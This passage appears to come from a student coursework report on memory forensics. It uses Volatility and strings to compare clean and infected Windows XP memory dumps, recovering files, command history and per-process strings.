0x00000000002021740  1   0 R-r-d \Device\HarddiskVolume1\WINDOWS\system32\davclnt.dll
0x00000000002021b68  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\PeerNet
0x00000000002021e78  2   1 R-rw \Device\HarddiskVolume1\Program Files\Common Files\Microsoft Shared\Speech\1033
0x00000000002021f90  2   1 R-rw \Device\HarddiskVolume1\Program Files\Common Files\SpeechEngines\Microsoft
0x00000000002022718  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\xircm
0x00000000002022a28  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\ime\imkr6_1\applets
0x00000000002022f90  3   0 RWD--- \Device\HarddiskVolume1\$directory
0x000000000020244b0  1   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32
0x00000000002024818  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\Resources\Themes\Luna\Shell\Homestead
```

Figure 19 Infected dump files and permissions

The **dumpfiles** command was utilized for both the clean and infected dumps to extract files identified through the **filescan** results into a specified directory. This command allows recovery of files from the memory dumps.[27]

Clean dump

```

kali㉿kali:/media/testShare$ ls
clean_dllist.txt  clean_dump_output  compare_dlls.py  compare_dlls.py  cw2_Machine4Infected.dump  infected_dump_output  windowCW2s.raw  winpmem_v3.3.rc3.exe
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 dumpfiles -D clean_dump_output
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject @ 89d08868 4 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 89d08868 4 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 89b606c8 4 \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
SharedCacheMap @ 89b606c8 4 \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
DataSectionObject @ 8a005028 4 \Device\HarddiskVolume1\System Volume Information_restore\{F08459D8-9E84-4265-AE5-610B8ADDE4E2}\RP4\change.log
SharedCacheMap @ 8a005028 4 \Device\HarddiskVolume1\System Volume Information_restore\{F08459D8-9E84-4265-AE5-610B8ADDE4E2}\RP4\change.log
DataSectionObject @ 8a0d5120 4 \Device\HarddiskVolume1\WINDOWS\system32\config\software
SharedCacheMap @ 8a0d5120 4 \Device\HarddiskVolume1\WINDOWS\system32\config\software
DataSectionObject @ 8a0b6f90 4 \Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT
SharedCacheMap @ 8a0b6f90 4 \Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT
DataSectionObject @ 8a204238 4 \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 8a204238 4 \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 89ff4960 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 89ff4960 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 8a1a96c0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\system
SharedCacheMap @ 8a1a96c0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\system
DataSectionObject @ 8a165d50 4 \Device\HarddiskVolume1\WINDOWS\system32\config\default
SharedCacheMap @ 8a165d50 4 \Device\HarddiskVolume1\WINDOWS\system32\config\default
DataSectionObject @ 8a160740 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
SharedCacheMap @ 8a160740 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
DataSectionObject @ 8a1618b0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
SharedCacheMap @ 8a1618b0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
DataSectionObject @ 89ca5f90 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
SharedCacheMap @ 89ca5f90 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
DataSectionObject @ 89c88ab8 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
SharedCacheMap @ 89c88ab8 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
DataSectionObject @ 89ca38b8 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 89ca38b8 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
ImageSectionObject @ 8a22f918 4 \Device\HarddiskVolume1\WINDOWS\system32\ntdll.dll
DataSectionObject @ 8a22f918 4 \Device\HarddiskVolume1\WINDOWS\system32\ntdll.dll
ImageSectionObject @ 8a1a0778 560 \Device\HarddiskVolume1\WINDOWS\system32\sms.exe
DataSectionObject @ 8a1a0778 560 \Device\HarddiskVolume1\WINDOWS\system32\sms.exe
DataSectionObject @ 8a149c60 616 \Device\HarddiskVolume1\WINDOWS\Fonts\tahoma.ttf
DataSectionObject @ 8a159986 616 \Device\HarddiskVolume1\WINDOWS\system32\unicode.nls
DataSectionObject @ 8a14b860 616 \Device\HarddiskVolume1\WINDOWS\system32\sortkey.nls

```

Figure 20 Clean dump files

Infected Dump

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 dumpfiles -D infected_dump_output
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject @ 82303ae8 4 \Device\HarddiskVolume1\WINDOWS\system32\config\system
SharedCacheMap @ 82303ae8 4 \Device\HarddiskVolume1\WINDOWS\system32\config\system
DataSectionObject @ 82203818 4 \Device\HarddiskVolume1\WINDOWS\system32\config\software
SharedCacheMap @ 82203818 4 \Device\HarddiskVolume1\WINDOWS\system32\config\software
DataSectionObject @ 821aae18 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
SharedCacheMap @ 821aae18 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
DataSectionObject @ 8213cd10 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 8213cd10 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 81ea6e40 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
SharedCacheMap @ 81ea6e40 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
DataSectionObject @ 822abf90 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 822abf90 4 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 82298410 4 \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
SharedCacheMap @ 82298410 4 \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
DataSectionObject @ 81eb61b0 4 \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
SharedCacheMap @ 81eb61b0 4 \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
DataSectionObject @ 822fa1d8 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
SharedCacheMap @ 822fa1d8 4 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
DataSectionObject @ 81eaa988 4 \Device\HarddiskVolume1\System Volume Information_restore\{989DBDD1-0572-41A6-88B9-64B7850964E4}\RP2\change.log
SharedCacheMap @ 81eaa988 4 \Device\HarddiskVolume1\System Volume Information_restore\{989DBDD1-0572-41A6-88B9-64B7850964E4}\RP2\change.log
DataSectionObject @ 82861220 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
SharedCacheMap @ 82861220 4 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
DataSectionObject @ 81ec55e0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\default
SharedCacheMap @ 81ec55e0 4 \Device\HarddiskVolume1\WINDOWS\system32\config\default
ImageSectionObject @ 8233f5e0 4 \Device\HarddiskVolume1\WINDOWS\system32\ntdll.dll
DataSectionObject @ 8233f5e0 4 \Device\HarddiskVolume1\WINDOWS\system32\ntdll.dll
ImageSectionObject @ 822612c8 368 \Device\HarddiskVolume1\WINDOWS\system32\sms.exe

```

Figure 21 Infected dump files

Amount of files

The commands in the screenshot count the files recovered from the memory dumps of two machines. The clean dump contains 364 files, while the infected dump contains 313 files. This shows the number of files successfully recovered from each machine's file system.

```

kali㉿kali:/media/testShare$ ls clean_dump_output | wc -l
364
kali㉿kali:/media/testShare$ ls infected_dump_output | wc -l
313

```

Figure 22 Command for the recovered files from both dumps

After saving the files from the clean and infected memory dumps into their respective directories using the dumpfiles command, the diff command was utilized to compare the outputs and identify any discrepancies between the two environments. This comparison highlighted files that were either present exclusively in one dump or differed between the clean and infected systems.

```
kali㉿kali:/media/testShare$ diff clean_dump_output infected_dump_output/
Only in clean_dump_output: file.1000.0x8a096ca0.img
Only in clean_dump_output: file.1000.0x8a097520.img
Only in infected_dump_output/: file.1004.0x81e1c3b8.vacb
Only in infected_dump_output/: file.1004.0x81e1c7e0.vacb
Only in infected_dump_output/: file.1004.0x81e1c918.vacb
Only in infected_dump_output/: file.1004.0x81e2ea50.img
Only in infected_dump_output/: file.1004.0x81e313b8.img
Only in infected_dump_output/: file.1004.0x81e33310.img
Only in infected_dump_output/: file.1004.0x81e339c0.img
Only in infected_dump_output/: file.1004.0x81e79918.vacb
Only in infected_dump_output/: file.1004.0x81e7f7e0.img
Only in infected_dump_output/: file.1004.0x81e81008.vacb
Only in infected_dump_output/: file.1004.0x81e831d8.img
Only in infected_dump_output/: file.1004.0x81e83508.img
Only in infected_dump_output/: file.1004.0x81e83838.img
Only in infected_dump_output/: file.1004.0x81e86198.dat
Only in infected_dump_output/: file.1004.0x81e867f0.dat
Only in infected_dump_output/: file.1004.0x81e86a48.dat
Only in infected_dump_output/: file.1004.0x81e9e3b8.img
Only in infected_dump_output/: file.1004.0x81e9e7e0.img
Only in infected_dump_output/: file.1004.0x81ea0628.img
```

Figure 23 Output of both the dumps (diff clean_dump_output infected_dump_output/)

So, we selected a file that was exclusively in the infected dump for a further analysis. The file name is file.1004.0x81e7f7e0.img. Next we used stat command on the file.

```
kali㉿kali:/media/testShare$ stat ./infected_dump_output/file.1004.0x81e7f7e0.img
  File: ./infected_dump_output/file.1004.0x81e7f7e0.img
  Size: 79872        Blocks: 160      IO Block: 1048576 regular file
Device: 2eh/46d  Inode: 154          Links: 1
Access: (0770/-rwxrwx---)  Uid: (     0/   root)  Gid: (   998/  vboxsf)
Access: 2024-11-25 14:08:36.582210000 +0000
Modify: 2024-11-25 14:08:36.582210000 +0000
Change: 2024-11-25 14:08:36.582210000 +0000
 Birth: -
```

Figure 24 stat ./infected_dump_output/file.1004.0x81e7f7e0.img

This output confirms that the extracted file is 79872 bytes in size and has standard access permissions. The timestamps for access, modification, and metadata change are identical, reflecting the moment the file was extracted. Next we used the file command to check the file type.

```
kali㉿kali:/media/testShare$ file ./infected_dump_output/file.1004.0x81e7f7e0.img
./infected_dump_output/file.1004.0x81e7f7e0.img: PE32 executable (DLL) (console) Intel 80386, for MS Windows
```

Figure 25 File command file ./infected_dump_output/file.1004.0x81e7f7e0.img

The file is identified as a PE32 executable (DLL), indicating it is a Windows Dynamic Link Library designed for Intel 80386 architecture. This confirms the file's executable nature and its compatibility with 32-bit Windows systems. Next we ran strings command to find anything suspicious in it.

```
kali㉿kali:/media/testShare$ strings ./infected_dump_output/file.1004.0x81e7f7e0.img
!This program cannot be run in DOS mode.
Rich
.text
._data
._rsrc
@.reloc
msvcrt.dll
KERNEL32.dll
NTDLL.DLL
ADVAPI32.dll
ole32.dll
USERENV.dll
RPCRT4.dll
USER32.dll
NETAPI32.dll
OLEAUT32.dll
WTSAPI32.dll
SHLWAPI.dll
VERSION.dll
msi.dll
netshell.dll
HNetCfg.dll
K\F\
K\HI
K\F\
K\HI
L09n
<5IkQ
s1q4
<5IkQ
<5IkQ
c\V9
GX1[
RSDS
wscsvc.pdb
```

Figure 26 String command strings ./infected_dump_output/file.1004.0x81e7f7e0.img

The output of the string command shows the DLL dependencies, such as msrvct.dll, KERNEL32.dll, ADVAPI32.dll, and RPCRT4.dll, highlight that the file has capabilities for file handling, registry interaction, and remote procedure calls. The reference to ServiceMain and SvchostPushServiceGlobals suggests the file is likely designed to operate as a service. The presence of wscsvc.pdb indicates the original PDB (debugging symbol file), which might help trace the origin or purpose of this DLL.

3. Recover the command history and explain each command (including input and output) that you can find inside it. (10%)

Command history refers to the record of commands executed in a command-line interface, such as cmd.exe, during an active session. It allows us to see what actions were performed by a user or a script at the time the memory was captured.[28] To recover and analyse command history, two commands will be used:

- **consoles:** This command extracts the active command history from console processes like cmd.exe, showing executed commands, process IDs, and their sequence during the memory capture.
- **cmdscan:** This command scans memory to recover residual or deleted command history, providing insights into commands that may not appear in active sessions.

The Volatility "consoles" command was executed on the clean dump to extract the command history associated with active console processes.[29]

Explanation of the command:

- volatility: Invokes the Volatility Framework, which is used for memory forensics analysis.[30]
- -f windowCW2s.raw: Specifies the memory dump file (windowCW2s.raw) to be analysed.
- --profile=WinXPSP3x86: Specifies the operating system profile for the analysis. In this case: WinXPSP3x86 indicates Windows XP Service Pack 3, 32-bit.
- consoles: This plugin extracts the command history from console sessions (e.g., Command Prompt).

The screenshot reveals commands executed within the csrss.exe process (PID 616). These include navigation commands such as cd to change directories and dir to list directory contents. Notably, a command involving the winpmem_v3.3.rc3.exe application was executed to dump memory into a raw format file (windowCW2s.raw).[31]

```

kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 consoles
Volatility Foundation Volatility Framework 2.6.1
*****
ConsoleProcess: csrss.exe Pid: 616
Console: 0x5027c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt - winpmem_v3.3.rc3.exe -dd -o windowCW2s.raw --format raw --volume_format raw
AttachedProcess: winpmem_v3.3.rc Pid: 860 Handle: 0x63c
AttachedProcess: cmd.exe Pid: 180 Handle: 0x520
----
CommandHistory: 0x118aff0 Application: winpmem_v3.3.rc3.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x63c
----
CommandHistory: 0x505098 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 6 LastAdded: 5 LastDisplayed: 5
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x520
Cmd #0 at 0x502e20: dir
Cmd #1 at 0x509198: cd /C
Cmd #2 at 0x502e10: cd
Cmd #3 at 0x502e00: /c
Cmd #4 at 0x1167b58: cd c:\
Cmd #5 at 0x116bd0: winpmem_v3.3.rc3.exe -dd -o windowCW2s.raw --format raw --volume_format raw
----
Screen 0x502ea0 X:80 Y:300
Dump:

*****
ConsoleProcess: csrss.exe Pid: 616
Console: 0x1173420 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: ??\Documents and Settings\voidead\Desktop\winpmem_v3.3.rc3.exe

```

Figure 27 Clean dump console command

Below is a table summarizing the commands extracted from the memory dump as shown in the provided Volatility output, along with their inputs, outputs, and notes:

Command	Input	Output	Notes
dir	User executed dir	Displays names of files and directories, with details like size, date, and time of mod.	Used to list the contents of the current directory.
cd /C	User attempted to change directory to /C	Likely an error, as /C is not a valid directory path in Windows.	Invalid directory path.
cd	User ran cd without arguments	Prints the current directory path (e.g., C:\Users\Username).	Shows the current working directory.
/c	User input /c which is incomplete or mistyped	Likely an error message indicating invalid syntax.	Probably a partial command or incorrect input.

<code>cd c:\</code>	User navigated to the root directory with <code>cd c:\</code>	Changes the current working directory to C:\.	Moves to the root directory of the C: drive.
<code>winpmem_v3.3.rc3.exe -dd -o windowCW2s.raw --format raw --volume_form at raw</code>	User executed <code>winpmem</code> tool to capture a memory dump	Creates <code>windowCW2s.raw</code> file in raw format, capturing system memory state.	Used for forensic memory acquisition.

Table 4 Explanation of the commands extracted from command history

Now that we have successfully analysed the command history from the clean dump, we will proceed to run the `consoles` and `cmdscan` commands on the infected dump.[32]

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 cmdscan
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 console
Volatility Foundation Volatility Framework 2.6.1
```

Figure 18 Analysing command history in infected dump (WinXPSP3x86)

After running the commands there are no results. It's possible that no results are appearing because the memory image does not contain the necessary structures that `cmdscan` and `consoles` rely on to extract command history. This could happen if no command prompt was open at the time the memory was captured, or if the system's command history buffers were never populated, cleared, or overwritten.[33] Additionally, if the memory dump is corrupted or does not accurately reflect the state of the system at acquisition, these plugins may fail to locate the expected data. Even with different profiles, the absence of console artifacts could simply mean that there were no relevant console sessions or command inputs recorded in the memory at that point.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 cmdscan
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 console
Volatility Foundation Volatility Framework 2.6.1
```

Figure 29 Analysing command history in infected dump (WinXPSP2x86)

Additional checks for command history

We checked the `pslist` plugin for the infected memory dump to identify active or terminated processes, specifically searching for the presence of a command processor (`cmd.exe`). The results indicate that there was no `cmd.exe` process running at the time.[34]

Next, we ran `strings` command for `cmd.exe`. Explanation of the command is:

- **strings**: Extracts human-readable text from binary files.
- **-a**: Ensures the entire file is scanned.
- **-td**: Displays the decimal offset of the string in the file.
- **grep -i "cmd.exe"**: Filters for case-insensitive matches of `cmd.exe`.

```
174174111 ComSpec=C:\WINDOWS\system32\cmd.exe
174176792 ComSpec=C:\WINDOWS\system32\cmd.exe
175436390 WiC:\WINDOWS\system32\cmd.exe
175980447 ComSpec=C:\WINDOWS\system32\cmd.exe
175983128 ComSpec=C:\WINDOWS\system32\cmd.exe
176141351 ComSpec=C:\WINDOWS\system32\cmd.exe
176142800 ComSpec=C:\WINDOWS\system32\cmd.exe
187187200 system32\cmd.exe
187190144 ComSpec=C:\WINDOWS\system32\cmd.exe
187872372 ComSpec=C:\WINDOWS\system32\cmd.exe
187874032 ComSpec=C:\WINDOWS\system32\cmd.exe
188198892 ComSpec=C:\WINDOWS\system32\cmd.exe
188201752 ComSpec=C:\WINDOWS\system32\cmd.exe
188252052 cmd.exe
188567532 ComSpec=C:\WINDOWS\system32\cmd.exe
188570392 ComSpec=C:\WINDOWS\system32\cmd.exe
188817311 ComSpec=C:\WINDOWS\system32\cmd.exe
188819872 ComSpec=C:\WINDOWS\system32\cmd.exe
192091175 ComSpec=C:\WINDOWS\system32\cmd.exe
192092528 ComSpec=C:\WINDOWS\system32\cmd.exe
193240991 ComSpec=C:\WINDOWS\system32\cmd.exe
193505696 ComSpec=C:\WINDOWS\system32\cmd.exe
198553600 INDOWS\system32\cmd.exe
```

Figure 30 Strings command for cmd.exe

During the investigation of the infected memory dump, the strings command was used to locate references to cmd.exe. The results show multiple instances of cmd.exe, including paths such as:

- ComSpec=C:\WINDOWS\system32\cmd.exe: This indicates the environment variable ComSpec, which typically points to the Command Prompt's executable file.
- WiC:\WINDOWS\system32\cmd.exe: This path is highly suspicious because it starts with WiC, which deviates from the standard C:\WINDOWS\system32\cmd.exe. It could indicate an obfuscated or tampered path.
- system32\cmd.exe: This incomplete path lacks a drive letter, which is unusual and potentially indicative of a tampered configuration or improperly referenced executable.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 filescan | grep -i "WiC:\WINDOWS\system32\cmd.exe"
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$
```

Figure 31 filescan command volatility -f cw2_Machine4Infected.dump –profile=WinXPSP3x86 filescan | grep -i

The screenshot shows that the filescan command did not return any results for the path WiC:\WINDOWS\system32\cmd.exe when searching in the infected dump using Volatility. This means that file not found in Memory Structures:

- The WiC:\WINDOWS\system32\cmd.exe path is not present in the file object structures scanned by Volatility.
- This could indicate that the path is not an actual file but possibly a residual artifact in memory, or it was deliberately obfuscated or removed.

With the command history analysis completed, the next step in the investigation focuses on recovering all strings from both memory dumps.

4. Recover all of the strings of the two memory dumps. How many strings are associated with each process and how many are in free memory? (10%)

Strings recovery involves extracting readable text from binary data, such as memory dumps, to identify useful information like file paths, URLs, commands, or registry keys. The number of strings associated with each process depends on the activity of the process, its allocated memory, and the loaded modules or libraries. Strings found in free memory often originate from previously terminated processes, unloaded DLLs, or memory areas that have not yet been overwritten, making them valuable for uncovering remnants of past activity or evidence of malicious actions.[35]

To begin, the strings command-line tool was used to extract readable text from the binary memory dumps. This tool scans the dump files and retrieves printable ASCII characters, providing a view of text fragments stored in memory. The strings for the clean memory dump (windowCW2s.raw) were first displayed in the terminal using the command strings windowCW2s.raw | more.

```
kali:kali:/media/testShare$ strings windowCW2s.raw | more
container.description
aff4://237ee209-b52d-4948-8e97-de58a80743b8PK
information.turtle
@base <aff4://237ee209-b52d-4948-8e97-de58a80743b8> .
@prefix rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#> .
@prefix aff4: <http://aff4.org/Schema#> .
@prefix xsd: <http://www.w3.org/2001/XMLSchema#> .
@prefix memory: <http://aff4.org/Schema#memory/> .
information.turtlePK
PhysicalMemory/information.yamlPK
container.descriptionPK
version.txtPK
aff4://237ee209-b52d-4948-8e97-de58a80743b8
fSfSP
fPfRfQfS
f[fYfZfx
PfQ3
fXfPf;
fCfc
fPfSFQf
fHf3
fYf[fX
jXhm
rM;F
<uCf
fWFVfS
```

Figure 42 Strings command line tool for the clean memory dump (windowCW2s.raw)

This allowed an initial real-time inspection of the strings, where the output was displayed one screen at a time, making it easier to examine the text for any immediate anomalies or clues. For a quick overview, the head command was used, as in strings windowCW2s.raw | head -n 40, which displayed the first 40 lines of strings in the terminal.[36]

```

kali:kali:/media/testShare$ strings windowCW2s.raw | head -n 40
container.description
aff4://237ee209-b52d-4948-8e97-de58a80743b8PK
information.turtle
@base <aff4://237ee209-b52d-4948-8e97-de58a80743b8> .
@prefix rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#> .
@prefix aff4: <http://aff4.org/Schema#> .
@prefix xsd: <http://www.w3.org/2001/XMLSchema#> .
@prefix memory: <http://aff4.org/Schema#memory/> .
information.turtlePK
PhysicalMemory/information.yamlPK
container.descriptionPK
version.txtPK
aff4://237ee209-b52d-4948-8e97-de58a80743b8
fsfSP
fPfRfQfS
f[FYfZfx
PfQ3
fxFPF;
fcFC
fPFsfQf
fHF3
fyf[fx
jXhm
rM;F
<ucf
fwfVfs
PAMS
f-PAMSF
f[f^f_
fuFsVfwf
fuFsVfwf
fxF[
f_f^f[f]fzfh
fuFsVfwf
fxF[
f_f^f[f]fzfh
fuFsVfwf
fxF[
f_f^f[f]fzfh
fuFsVfwf

```

Figure 53 Strings head command for the clean memory dump (windowCW2s.raw)

The strings extracted from the memory dump, as seen in the screenshot below reveal several artifacts. Notably, there are boot or partition-related messages such as "Invalid partition table," "Loading operating system," and "Missing operating system," which suggest potential tampering with the system's boot process or partition table. These could indicate remnants of a corrupted or modified boot sector, possibly caused by malware or system misconfiguration. Additionally, other fragments like "PipRea" and "g Resource read" appear to be partial error messages or debug logs, which might originate from legitimate processes or leftover data in memory.

```

kali:kali:/media/testShare$ strings cw2_Machine4Infected.dump | head -n 40
<{@
sQtn2
t+a $
Invalid partition ta
r Loading operating system
Missing operating system
,dc]
HSV3
g Resource read
Failure Resour
tag: %x
PipRea
a returning FAIL
Wj
w
Vj
tTVWS
Isap
Pht{
fsfSP
fPfRfQfS
f[FYfZfx
PfQ3
fxFPF;
fcFC
fPFsfQf
fHF3
fyf[fx
jXhm
rM;F
<ucf
fwfVfs
PAMS
f-PAMSF
f[f^f_
fuFsVfwf
fuFsVfwf
fxF[
f_f^f[f]fzfh
fuFsVfwf

```

Figure 64 Strings extracted from the Infected dump

After visually inspecting the strings, the full output was redirected to a text file for further analysis. Using the command `strings windowCW2s.raw > clean_strings.txt`, all strings from the clean memory dump were saved into a file named `clean_strings.txt`. This approach

ensures that all extracted strings could be revisited and analyzed without the need to repeatedly scan the memory dump.[37]

```
kali:kali:/media/testShare$ strings windowCW2s.raw > clean_strings.txt
```

Figure 75 Clean dump strings

The same process was applied to the infected memory dump (infected_dump.raw), saving the output into infected_strings.txt. This systematic method allowed for consistent comparison between the clean and infected dumps.

```
kali:kali:/media/testShare$ strings cw2_Machine4Infected.dump > infected_strings.txt
```

Figure 86 Infected dump strings

After extracting the strings from the clean and infected memory dumps into clean_strings.txt and infected_strings.txt, the next step is to determine the total number of strings contained in each file.

The wc -l command was used to count the total number of lines in each file, which represents the total number of strings extracted from the clean and infected memory dumps.

```
kali:kali:/media/testShare$ wc -l clean_strings.txt  
3044033 clean_strings.txt  
kali:kali:/media/testShare$ wc -l infected_strings.txt  
617718 infected_strings.txt  
kali:kali:/media/testShare$
```

Figure 97 Total number of strings extracted from both dumps

Clean Memory Dump (clean_strings.txt): Contains 3,044,033 strings.

Infected Memory Dump (infected_strings.txt): Contains 617,718 strings.

The infected memory dump has significantly fewer strings than the clean memory dump. This unusual reduction may indicate that certain processes or modules have been removed, cleared, or overwritten in the infected system's memory.

Strings Recovery from Processes

After extracting the strings for each process in the clean and infected memory dumps, the next step involved determining the total number of strings associated with each process. The strings command-line tool was used to scan each memory dump file extracted using Volatility's memdump plugin. The output was saved into individual text files for further analysis. The commands that were used to acquire strings recovery from processes are mentioned in the table below.

Command	Explanation
---------	-------------

<code>mkdir clean_process_dumps</code>	- mkdir creates a new directory. - Here, <code>clean_process_dumps</code> is the directory to store dumped memory regions of clean processes.
<code>awk '{print \$3}' clean_pslist.txt</code>	- awk is used to extract specific columns from a file. - ' <code>{print \$3}</code> ' extracts the 3rd column (PIDs) from <code>clean_pslist.txt</code> .
<code>grep -E '^[0-9]+\$'</code>	- grep filters the output. - <code>-E</code> enables extended regular expressions. - <code>^[0-9]+\$</code> matches only numeric values (valid PIDs).
<code>for pid in \${...}; do ... done</code>	- A for loop runs a command for each value in the list. - Iterates through the list of PIDs extracted using awk and grep.
<code>volatility -f windowCW2s.raw --profile=WinXPSP3x86 memdump --pid=\$pid -D clean_process_dumps</code>	- volatility is a memory forensics tool. - <code>-f windowCW2s.raw</code> specifies the memory dump file. - <code>--profile=WinXPSP3x86</code> specifies the OS profile (Windows XP SP3 32-bit). - memdump dumps memory regions of the specified process. - <code>--pid=\$pid</code> specifies the process ID. - <code>--D clean_process_dumps</code> saves the dumped memory files to the <code>clean_process_dumps</code> directory.
<code>strings clean_process_dumps/*.dmp > clean_process_strings/strings_\${pid}.txt</code>	- strings extracts readable ASCII text from binary files (here, process memory dumps). - <code>clean_process_dumps/*.dmp</code> specifies all dumped memory files. - The <code>></code> operator redirects the extracted strings to a file named <code>strings_\${pid}.txt</code> in the <code>clean_process_strings</code> directory.
<code>wc -l clean_process_strings/*.txt</code>	- wc (word count) counts lines, words, and characters in files. - <code>-l</code> counts the number of lines (strings) in each .txt file. - This helps determine the total number of strings for each process.
<code>volatility -f cw2_Machine4Infected.dump -profile=WinXPSP3x86 memdump --pid=\$pid -D infected_process_dumps</code>	- Same as the clean dump version but applied to the infected memory dump (<code>cw2_Machine4Infected.dump</code>).

<code>strings infected_process_dumps/*.dmp > infected_process_strings/strings_\${pid}.txt</code>	- Extracts strings from the infected process memory dumps and saves them in the infected_process_strings directory.
---	---

Table 5 Commands used to acquire strings recovery from processes

The command was executed successfully, and the memory of each process was dumped one by one. As shown in the screenshot below, Volatility systematically created memory dump files for each process. Each memory dump file was saved into the clean_process_dumps directory for further analysis.[38]

The output logs from the Volatility execution confirm the successful dumping of process memory regions. The structured naming of the files (e.g., pid.<PID>.dmp) ensures that each process's memory can be easily identified and analysed.

```
root@kali:~/media/testShare$ mkdir clean_process_dumps
root@kali:~/media/testShare$ ls
clean.dlllist.txt clean_process_dumps clean_strings.txt compare_dlls.py dll_differences.csv dll_diff.txt infected_dump_output infected_strings.txt windowCM2s.zip
clean_dump_output clean_pslist.txt compare_dlls2.py cm2_Machine4Infected.dump dll_differences_summary.csv infected_pslist.txt windowCM2s.raw winpmem_v3.3.rc3.exe
root@kali:~/media/testShare$ for pid in $(awk '{print $3}' clean_pslist.txt | grep -E '[0-9]+'); do
>   volatility -f windowCM2s.raw --profile=WinXPSP3x86 memdump --pid=$pid -o ./clean_process_dumps
> done
Volatility Foundation Volatility Framework 2.6.1
*****
Writing System [ 4] to 4.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing smss.exe [ 560] to 560.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing csrss.exe [ 616] to 616.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing winlogon.exe [ 640] to 640.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing Services.exe [ 684] to 684.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing lsass.exe [ 696] to 696.dmp
